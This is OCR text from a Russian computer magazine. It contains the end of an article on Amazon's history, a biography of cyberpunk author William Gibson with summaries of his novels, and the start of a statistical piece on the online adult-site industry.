
В октябре 2002-го года «Амазон» занялся еще и продажей одежды, заключив контракты с известными лейблами, среди которых такие титаны, как The Gap, Nordstrom и Land's End. Так же магазин открыл через свой сайт доступ к е-шопам своих партнеров: Borders, Toys R Us и другим.



А в сентябре 2003 года «Амазон» представил собственную поисковую системы A9. Поисковик отличается от других подобных систем рядом интересных деталей. Например, A9 стал первым поисковиком, ориентированным на поиск товаров среди огромной сети интернет-магазинов. Поисковик помогает находить не только товары, но и вести поиск внутри книг. Пользуясь доступом к Google, A9 неплохо ищет инфу и в Интернете. Одновременно с новой поисковой системой, «Амазон» открывает продажу спортивных товаров — более 3000 различных брендов.



В 2004-м году компания приобрела Joyo.com — крупный китайский интернет-магазин, что значительно расширило влияние «Амазона» в Азиатских странах. Джеффри Безос является постоянным участником журнала Forbes, который составляет список самых богатых людей Планеты. Правда, если в 1999 году он занимал 19 место с капиталом в 10 миллиардов долларов, в 2005 он только на 41-м, владея 4,8 миллиардами.



Amazon — многонациональный магазин

32 категории товаров amazon.com



TEXT MINDW0RK / mindw0rk@gameland.ru/



ЖИЗНЬ И ТВОРЧЕСТВО УИЛЬЯМА ГИБСОНА

«В ЛИТЕРАТУРЕ НЕ ТАК МНОГО ПИСАТЕЛЕЙ, КОТОРЫЕ ПИШУТ В ЖАНРЕ КИБЕРПАНК. А КУЛЬТОВЫХ АВТОРОВ, ПРОИЗВЕДЕНИЯМИ КОТОРЫХ ЗАЧИТЫВАЮТСЯ КОМПЬЮТЕРЩИКИ, ЕЩЕ МЕНЬШЕ. И ТОЛЬКО ОДНОГО ИЗ НИХ СЧИТАЮТ ПРАРОДИТЕЛЕМ ЖАНРА. ИМЯ УИЛЬЯМА ГИБСОНА ИЗВЕСТНО ПРАКТИЧЕСКИ ВСЕМ, КТО ПРОВОДИТ МНОГО ВРЕМЕНИ В СЕТИ. НО ДАЛЕКО НЕ ВСЕ ЧИТАТЕЛИ ЕГО ПРОИЗВЕДЕНИЙ ЗНАКОМЫ С ЖИЗНЬЮ ВЫДАЮЩЕГОСЯ ПИСАТЕЛЯ»

РАННЕЕ ТВОРЧЕСТВО

Уильям Форд Гибсон родился 17 марта 1948 года в маленьком американском городке Конвей, Южная Каролина, где его родители предпочитали проводить свой отпуск. Это было время раннего телевидения, автомобилей, по форме напоминающих ракеты, и игрушек, сделанных по мотивам научно-фантастических рассказов. Маленького Уильяма, как и многих ровесников, притягивали все эти чудеса техники. Отец занимал невысокую должность в крупной строительной компании и по работе часто бывал в отъездах. Однажды, когда Уильям был еще совсем ребенком, он уехал в очередную командировку и больше не вернулся. Что с ним случилось, узнать так и не удалось, мать просто сообщила сыну, что отец погиб. После этого забрала ребенка и переехала в свой родной город к юго-западу от Вирджинии.

Уильям тяжело переживал исчезновение отца, его постоянно видели отстраненным, витающим в облаках. Именно в это время разочарования жизнью, потеряв отца и оказавшись в чужом, удаленном от цивилизации городе, Гибсон увлекся фантастикой. Углубившись в книги, он жил произведениями известных американских фантастов, с настоящей одержимостью заполняя книжные полки новыми томами и подшивками журналов. Теперь у него была заветная мечта — стать писателем.

Когда ему исполнилось 17 лет, мать отдала сына в приватную школу для мальчиков в Аризоне. Уильям был далеко не в восторге от этого, школа вызывала в нем тоску, и, вдохновленный произведениями фантаста Уильяма Бэрроуза, он принялся создавать в себе образ «Пациента Зеро». Протестовал против порядков в школе, старался выглядеть и вести себя не так, как остальные мальчики в школе, курил марихуану. В конце концов его выгнали, и он вернулся домой, где обнаружил, что мать умерла. Родственники не стремились поддержать осиротевшего подростка, и, когда началась Вьетнамская война, 20-летний Уильям отправился в Канаду вместе с другими «подростками-дезертирами», так как ему меньше всего хотелось бегать с винтовкой по джунглям.

Первые годы в Торонто были самыми сложными. У Уильяма не было специальности и приходилось постоянно крутиться, чтобы выжить. В 1972 году он встретил девушку из Ванкувера, у них завязались отношения, и в том же году они вместе переехали в ее родной город. Именно там, женившись, окончив университет и осознав, что у него совершенно нет желания строить какую-либо карьеру, Гибсон стал писать свои первые произведения. В основном это были футуристические истории о влиянии киберпространства и технологий на жизнь людей в буду-


пишущая машинка Гибсона

щем. В 1977 году в научно-фантастическом журнале UnEarth был впервые опубликован его рассказ «Осколки голографической розы» о новом виде развлечения Сим-Стим, напоминающем виртуальную реальность. Вообще, представление о будущем у Гибсона в корне отличалось от представлений большинства фантастов того времени. Писатели грезили о космосе, роботах, внеземных цивилизациях, в то время как Гибсон считал, что будущее стоит за компьютерными сетями. Эта тема была раскрыта в следующих его работах: «Континуум Гернсбека» (1981), «Джонни Мнемоник» (1981), «Сожжение Хром» (1982), которые появились в многотиражном журнале «Омни». Но настоящая слава пришла к писателю в 1984 году, когда вышел его первый роман «Нейромант».

ТРИЛОГИЯ SPRAWL


Главный герой книги — Кейс, гениальный хакер (автор называет его «ковбоем консолей»), который может подключать свой мозг напрямую к компьютерам, и зарабатывает на жизнь взломом секретных компьютерных систем. Во время выполнения одного из заданий заказчиков, Кейс попытался их надуть, но попытка оказывается неудачной. В отместку работодатели вводят в тело хакера сильнодействующий токсин, который повреждает его нервную систему, в результате чего он теряет возможность подключаться к цифровой матрице. Начинается повесть с событий, которые происходят некоторое время спустя. Кейс теперь работает обычным служащим на одном из черных рынков Токио, где знакомится с Молли — девушкой-киллером, тело которой наполовину состоит из имплантов (вместо ногтей у нее удлиненные стальные лезвия). Она решает помочь парню и сводит его со своим шефом — бывшим военным Эрмитейж, который соглашается вылечить хакера за определенные хакерские услуги. Еще не зная, что задумал Эрмитейж, Кейс заключает сделку, втайне надеясь, что новый работодатель даст ему главное — деньги и доступ к передовым технологиям. В процессе выполнения задачи — кражи бесценного ROM-модуля, содержащего копию разума легендарного хакера Дикси Флетлайна, — Кейс и и Молли узнают о тайном прошлом Эрмитейжа и встречаются с новыми персонажами: вором и наркоманом Питером Ревьерой, способным проецировать реалистичные голограммы, Джулиусом Дином — 135-летним контрабандистом-параноиком, леди 3Jane, контролирующей границы обитания систем Искусственного Интеллекта, Wintermute — одной из систем ИИ, которая сыграет большую роль в жизни главных героев, и, наконец, Нейромантом — разумной программой, стоящей у них на пути.
Когда Гибсон писал «Нейромант», он считал, что его творение оценят очень немногие. К тому времени у писателей-фантастов сложился ряд правил, которые гарантировали успех произведения. Уильям Гибсон нарушил их все. Несмотря на это (возможно, именно поэтому), «Нейромант» стал культовым произведением. Роман завоевал три основные научно-фантастические награды: Небула, Хьюго и награду Филиппа Дика. Он создал совершенно новый литературный жанр — «киберпанк». В его произведениях мир поделен между огромными мультинациональными корпорациями, технологиями, негативно влияющими на жизнь людей, а главные персонажи — антигерои, противопоставляющие себя социальным нормам. Что интересно, Уильям Гибсон тогда не особо разбирался в компьютерах и имел поверхностные знания о компьютерных сетях (он даже не знал о существовании хакеров), но на основе своих представлений смоделировал мир, который во многом напоминает современный.
Два года спустя после выхода «Нейроманта», Гибсон написал новый роман под названием «Нулевой отсчет» (потом писатель объединит их в трилогию The Sprawl). Он продолжает сюжетную линию «Нейроманта», и теперь читатель узнает о новейшей технологии — Мааских биочипах, создаваемых с использованием бессмертных человеческих клеток рака. За разработчиком чипов охотится самый богатый человек на планете — Джозеф Вайрек, рассчитывающий с их помощью обрести бессмертие. Count Zero — псевдоним юного хакера Бобби Ньюмарка, мечтающего однажды стать величайшим киберковбоем. Во время одного из своих взломов парень попадает в крупные неприятности и рискует жизнью. Но его спасают жрецы виртуального культа Loa, называющие себя богами voodoo. Так как разработчик биочипов Кристофер Митчелл является приверженцем культа, то противостояния власти и жителей сети не миновать.

ЗА РАЗРАБОТЧИКОМ ЧИПОВ ОХОТИТСЯ САМЫЙ БОГАТЫЙ ЧЕЛОВЕК НА ПЛАНЕТЕ — ДЖОЗЕФ ВАЙРЕК, РАССЧИТЫВАЮЩИЙ С ИХ ПОМОЩЬЮ ОБРЕСТИ БЕССМЕРТИЕ.

Заканчивается трилогия книгой «Мона Лиза Овердрайв», вышедшей в 1988 году. Она состоит из 4-х сюжетных линий, переплетающихся друг с другом. Главная героиня Мона — 16-летняя девушка с мрачным прошлым и неопределенным будущим, оказывается двойником одной из главных знаменитостей международной сети Энджи Мишель. Это сходство хотят использовать в своих целях секретные организации, которые «покупают» ее у бойфренда и, с помощью пластической хирургии, делают из нее точную копию Энджи. Кому на самом деле понадобилось выдать Мону за сетевую звезду и зачем, становится известно только к концу романа. По ходу развития событий читатель встречает старых героев: Молли, повзрослевшего Бобби Ньюмарка, леди 3Jane и узнает, что произошло с ними спустя несколько лет.

ТРИЛОГИЯ BRIDGE

После своей знаменитой киберпанк-трилогии, Гибсон стал всемирно известным. Теперь он мог до старости почивать на лаврах, но он продолжил писать. И все его дальнейшие книги были очень ожидаемыми и становились хитами еще до своего появления.
В 1990 году в соавторстве с известным компьютерным писателем Брюсом Стерлингом, Гибсон написал «Двигатель различий». Этот взгляд на альтернативную историю, которая могла бы произойти, если бы современные открытия были сделаны еще во времена машины Бэббиджа (1822 год), сделала популярным новый литературный жанр — стимпанк. В книге Великобритания становится страной номер один в мире, в то время как США распадается на несколько независимых штатов. А в основу сюжета легла борьба


игра «Нейромант» по мотивам одноименного романа

ИНТЕРЕСНЫЕ ФАКТЫ ИЗ ТВОРЧЕСТВА ГИБСОНА

■Гибсон впервые использовал термин «киберпространство» в своем рассказе «Сожжение Хром». Через несколько лет это слово прочно вошло в обиход и стало еще популярнее с распространением компьютеров.

■В начале 80-х, Уильям Гибсон считал, что еще не готов приступить к написанию полноценного романа. Думал, что сможет осилить его только лет через 8. Но когда издатель спросил его, хочет ли он написать книгу, Гибсон ответил «да». Контракт был заключен в тот же день.

■Писатель несколько раз переписывал 2/3 текста «Нейроманта», пока не составил полное представление о мире и событиях, и не был окончательно удовлетворен результатом.

■Идея киберпространства пришла к Гибсону, когда он увидел в витрине магазина аркадную видеоигру и представил, что на самом деле может происходить по ту сторону экрана.

■Большое влияние на творчество Уильяма Гибсона оказал американский писатель Томас Пинчен, известный своими запутанными, сложными сюжетами, требующими от читателя немалой эрудиции и знания различных наук. А его «Гравитационная радуга» является любимой книгой Гибсона.

■Долгое время Гибсон не мог позволить себе купить компьютер и писал свои произведения на старенькой пишущей машинке Hermes 2000.

■Любимая страна писателя — Япония, он даже специально посещал Токио, чтобы почерпнуть вдохновение для своих будущих романов.

между несколькими историческими персонажами за владение ценными компьютерными перфокартами.

Главным трудом Уильяма Гибсона на протяжении 90-х годов стала трилогия Bridge. Для некоторых она была разочарованием, так как Гибсон отошел от описания киберпанкового будущего, похождений компьютерных ковбоев: его новые работы были более приближенными к реальности, и скорее относились к детективному жанру. Первым романом из серии стал «Виртуальный свет», вышедший в 1993 году. Главная героиня Чеветт Вашингтон работает обычным велосипедным курьером и живет в районе закрытого моста, который стал раем для бездомных. В один из своих рабочих дней она похищает изящные очки, которые на самом деле оказываются новейшим прибором для взаимодействия с виртуальной реальностью. Найти пропажу поручают полицейскому Бэрри Райделлу: ему не только предстоит найти Чеветт, но так же открыть тайну этих очков.

Второй роман трилогии — «Идору» (1996). Идору — это японское слово, произошедшее от американского «идол». Так называют Рей Тоэй — самую популярную музыкальную звезду Японии, которой восхищаются все… но ее не существует. Тоэй — всего лишь сложная программа, написанная для исполнения песен на концертах. Конечно, у нее есть привлекательная оболочка, она способно поддержать разговор. Но у нее нет души. В то же время другая звезда японской музыки — гитарист Рез из популярной рок-группы — реален. И, будучи большим поклонником Тоэй, намеревается жениться на ней. Такой поворот не устраивает влиятельных менеджеров, которым группа Реза приносит немалые деньги, и они пытаются его остановить.

В 1999 году вышел третий роман серии «Все вечеринки завтрашнего дня». В нем читатель снова встречает героев из первых двух частей: копа Бэрри, виртуальную звезду Рэй Тоэй, Чеветт. Но центровым персонажем будет парень по имени Колин. Несмотря на то, что он живет в коробке из-под перфокарт, Колин способен повлиять на весь мир. В детстве над ним провели эксперимент с малоисследованным наркотиком 5-SB, в результате чего у парня выработалась способность определять «нодовые переходы» в необьятных массивах сетей. Это довольно редкие явления, во время которых происходит что-то очень важное для всего мира. Колин чувствует, что следующий переход произойдет очень скоро, но не знает, чем это может обернуться. Вместе со старыми героями, ему предстоит это выяснить, а также помешать могущественному миллиардеру воспользоваться ситуацией для получения неограниченной власти.

МЕРТВ ЛИ КИБЕРПАНК?

Последней работой Уильяма Гибсона стал роман «Распознование паттерна», появившийся в продаже 2 года назад. Это первая книга писателя, где события происходят в наши дни. В отличие от других произведений, рассказ здесь ведется от лица главного героя — профессионального следователя-предсказателя Кейси Поллард. В Лондоне, где она работает, Кейси получает выгодное предложение расследовать причину и источник появления в Интернете фрагментов видео, от которого фанатеют тысячи людей. Работодатели считают, что гениальность автора этих видеозаставок может принести им миллионы. Но когда Кейси приближается к разгадке, ее начинают преследовать. Неизвестные вламываются в ее квартиру, проникают в ее компьютер... Пытаясь найти ответы на свои вопросы, Кейси отправляется сначала в Токио, затем в Россию, и вместе с тайной кинофрагментов узнает кое-что новое об исчезновении своего отца.

Само собой, киношники не могли не заметить успеха книг Гибсона и периодически пытались экранизировать его произведения. Но ни одна из этих попыток не была удачной. Первым печальным опытом было приглашение Уильяма написать сценарий к фильму «Чужой 3». Но так как писатель не мыслил кинематографическими мерками, его текст приходилось постоянно править, изменять, дополнять, и в итоге вообще отказались от его услуг. В 1995 году режиссер Роберт Лонго приступил к созданию фильма по мотивам







книги Уильяма Гибсона

книги «Джонни Мнемоник». Сценарий к нему писал сам Гибсон. Но в прокате картина провалилась, хоть и получила признание у компьютерной молодежи. Та же судьба ждала фильм «Отель "Новая Роза"», в основу которого легли шпионские события из раннего рассказа писателя (хотя сюжет был сильно видоизменен). Конечно, логичнее всего было бы ожидать фильма «Нейромант», так как эта повесть была самой популярной и успешной у автора. Но единственная компания, выкупившая права на экранизацию, вскоре обанкротилась. Также сюжеты книг Гибсона неоднократно находили применение в компьютерных играх. В 1988 году компания Interplay представила action-RPG «Нейромант» для платформ Apple II, C64, Amiga и PC, в которой игрок должен взламывать разные системы и улучшать свои показатели (импланты).

Многие считают, что с Гибсоном киберпанк родился, с ним же и почил. Такого воодушевления, драйва нет в произведениях других киберпанк-писателей. Многие пытались копировать Гибсона, но ничего хорошего из этого не вышло.

Несмотря на огромную популярность, личная жизнь Уильяма Гибсона малоизвестна. Он не рассказывает о своей семье и увлечениях в интервью, ограничиваясь лишь своим творчеством. Тем не менее у Гибсона есть свой официальный сайт www.williamgibsonbooks.com, где можно найти веб-блог писателя, в котором он делится своими мыслями и идеями. Поклонники ждут его новых книг, хотя сам Гибсон заверил, что второго «Нейроманта» не будет. «Киберпанк мертв как литературный жанр. Но я вижу в недалеком будущем все то, о чем писал 20 лет назад».

BINARY YOUR'S



TEXT ИЛЬЯ АЛЕКСАНДРОВ / ilya_al@rambler.ru /

ОБНАЖЕННЫЙ ИНТЕРНЕТ

О ЖИЗНИ СЕТЕВОЙ ПОРНОИНДУСТРИИ

«КАКИЕ САЙТЫ ТЫ ПОСЕЩАЕШЬ ЧАЩЕ ВСЕГО? КТО-ТО ПРИ ЭТОМ ВОПРОСЕ НАЧНЕТ БОРМОТАТЬ ПРО ПОИСКОВЫЕ МАШИНЫ, КТО-ТО — ПРО SECURITY-ПОРТАЛЫ, ДРУГИЕ ПРОСТО СМУЩЕННО ОПУСТЯТ ГЛАЗА. ЛАДНО ТЕБЕ, АМИГО, ВСЕ СВОИ. НИКТО НЕ БУДЕТ ОСУЖДАТЬ ТЕБЯ ЗА ПРОГУЛКИ ПО САЙТАМ XXX ТЕМАТИКИ И ЗА ПРОСМОТР ВСЯКИХ ИЗВРАЩЕНИЙ. УВЕРЕН, ТЫ УЖЕ НА ЭТОМ СОБАКУ СЪЕЛ. НО КОЕ-ЧТО НОВЕНЬКОЕ ПРО ПОРНОИНДУСТРИЮ Я ТЕБЕ ВСЕ ЖЕ РАССКАЖУ»

СТАТИСТИКА ЗНАЕТ ВСЕ

Уже никто не вспомнит, когда в Сети был создан первый порноресурс. Понятия «Интернет» и «порно» в общественном сознании тесно связаны между собой, и такое ощущение, что все эти картинки и видеоролики появились в глобальной паутине даже раньше, чем WWW. На сегодняшний день в киберпространстве существует порядка 4,6 миллионов сайтов «для взрослых» (посещают их, правда, большей частью детишки). Спрос рождает предложение — примерно 15% пользователей регулярно посещают порнопорталы. Это если верить американским социологам, на самом деле — на порядок больше. Недавно я забрел на hitwise.com, эта контора занимается исследованием интересов веб-серферов. Так вот, в ноябре прошлого года услугами порносайтов пользовались 19% от всех юзеров, выходивших в web. Тогда как общая доля трех ведущих поисковиков google, yahoo, MSN составила 5,5%. Голые тетки в 3 раза популярней дядюшки гугля!

Еще интересно посмотреть, в каких странах порнушка наиболее востребована. Больше всего развратных страничек в Германии (в зоне .de их 1 миллион), на втором месте британцы — в доменной зоне .uk 800 тысяч порноресурсов. Наша могучая держава уже давно не впереди всей Планеты, даже по количеству эдалт-порталов. Седьмое место и сто тысяч сайтов. Впрочем, цифры постоянно растут. В надежде на большие бабки, порнобароны по всему миру ежедневно наполняют сеть двумя сотнями сайтов с поревом.

Утомил тебя статистическими данными? Это все для того, чтоб ты понял истинные масштабы порноиндустрии.

